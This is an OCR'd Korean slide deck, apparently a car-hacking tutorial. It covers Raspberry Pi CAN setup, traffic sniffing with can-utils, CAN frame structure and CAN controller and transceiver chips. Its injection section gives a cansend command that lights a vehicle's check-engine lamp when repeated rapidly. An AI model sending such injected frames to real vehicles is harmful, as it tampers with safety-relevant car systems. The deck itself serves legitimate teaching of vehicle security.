
- # vi /boot/config.txt

```
dtparam=spi=on
dtoverlay=mcp2515-can0,oscillator=8000000,interrupt=25
dtoverlay=spi-bcm2835
```

- # reboot
- # ip link set can0 up type can bitrate 500000

CAN Packet Dump

- # apt-get install can-utils
- # candump can0



CAN Packet Dump

- # cansniffer can0
  - CAN 패킷들을 ID별로 분류하여 볼 수 있음

192.168.0.18 - PuTTY

```
24 delta   ID  data ...                    < cansniffer can0 # l=20 h=100 t=0 >
0.238920   A0  3D 76 67 0D 00 1F 02 00 =vg.....
0.598940   A1  77 79 00 00 24 00 00 00 wy..$...
0.000000  18F  00 00 00 00 00 56 00 20 .....V.
0.280042  260  00 1C 1C 30 00 00 6F 00 ...0..o.
0.000000  2A0  00 00 5E 00 00 00 00 00 ..^.....
0.199991  2B0  E2 FF 00 07 29          ....)
0.000000  2C0  3D 00 00 00 00 00 00 00 =.......
0.239163  316  31 1B 67 0D 1C 1D 00 7F 1.g.....
0.220073  329  40 A9 80 08 11 25 00 0A @....%..
0.000000  370  00 20 00 00 00 00 00 00 . ......
0.209987  43F  00 50 00 FF 41 18 0C 00 .P..A...
0.000000  440  FF 00 00 00 00 00 00 00 ........
0.199966  545  E0 0B 00 8E F5 FF F6 FF ........
0.000000  580  00 00 00 00 00 00 00 00 ........
0.000000  5A0  00 00 00 00 00 00 00 00 ........
0.999538  5A2  05 02 91 02             ....
0.000000  5E4  00 00 00                ...
0.199881  690  00 00 01 00 80 00 08 00 ........
```

CAN Packet Injection

- cansend ID#DATA

- 엔진 점검등 켜기
  - cansend 545#0200000000000000
  - Python이나 C언어를 이용하여 빠르게 연속적으로 보내야 함

CAN Message의 구조

CAN Message의 구조





Figure 2. Standard CAN: 11-Bit Identifier

필드	의미
SOF	Start of Frame, CAN Message 전송 시작을 알림
Identifier	ID 값, 메시지의 종류를 나타내며, 낮을 수록 우선순위가 높아짐
RTR	CAN Message의 타입 결정 : 데이터 프레임(0) or 원격 요청 프레임(1)
IDE	Identifier Extension, 1일 경우 확장 CAN 식별자 사용
R0	Reserved
DLC	Data Length Code, 데이터의 길이
Data	CAN Message 데이터
CRC	Checksum 오류 검출
ACK	오류 없는 메시지 전송 확인
EOF	End of Frame, CAN Message의 끝을 알림, 7개의 1로 구성 (1111111)
IFS	Inter Frame Space, 3개의 1로 구성 (111)


CAN signal sniffing

- TXCAN, RXCAN 레벨
- Saleae Logic Analyzer 툴 이용




CAN signal sniffing

- Start of Frame 부분




CAN signal sniffing


- End of Frame 부분




CAN signal sniffing

- CANH, CANL 레벨의 Differential signal sniffing







CAN Bus Controller
VS
CAN Bus Transceiver

CAN Bus Controller


- 기능
  - CAN 통신을 처리하는 프로세서
  - CAN Message Frame 구성
  - CAN Message 동기화
  - Error 탐지 및 처리

- 주요 Controller
  - MCP2515 (Microchip)
    - http://ww1.microchip.com/downloads/en/DeviceDoc/21801F.pdf
  - SJA1000 (NXP)
    - https://www.nxp.com/documents/data_sheet/SJA1000.pdf


CAN Bus Transceiver

- 기능
  - Digital 신호 레벨을 CAN Bus 신호 레벨로 변환

- 주요 Transceiver
  - TJA1040, TJA1050 (NXP)
  - MCP2551 (NXP)
  - PCA82C250 (필립스)




Flow of CAN Message



